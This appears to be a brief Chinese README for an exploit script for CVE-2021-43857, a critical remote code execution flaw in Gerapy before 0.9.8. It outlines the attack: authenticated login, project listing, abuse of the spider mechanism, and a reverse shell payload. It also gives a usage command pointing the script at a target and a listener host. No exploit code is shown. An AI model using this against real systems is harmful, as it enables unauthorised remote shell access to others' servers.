Gerapy 0.9.8 之前的版本存在远程代码执行漏洞。该问题已在 0.9.8 版本中修复。
CVE-2021-43857 是一个标记为严重优先级(CVSS 9.8)的漏洞,可导致远程代码执行。
该漏洞影响 0.9.8 之前的所有版本。
仅在 0.9.6 上测试过。需要正确的凭据。

该漏洞利用方式为:登录应用程序,然后获取已创建项目的列表(如果没有项目则会失败),接着利用项目设置运行易受攻击的 spider 机制,通过发送反向 Shell 载荷来实现。
使用示例:
python3 cve-2021-43857.py -t 172.17.0.2 -p 8000 -L 172.17.0.1 -P 4444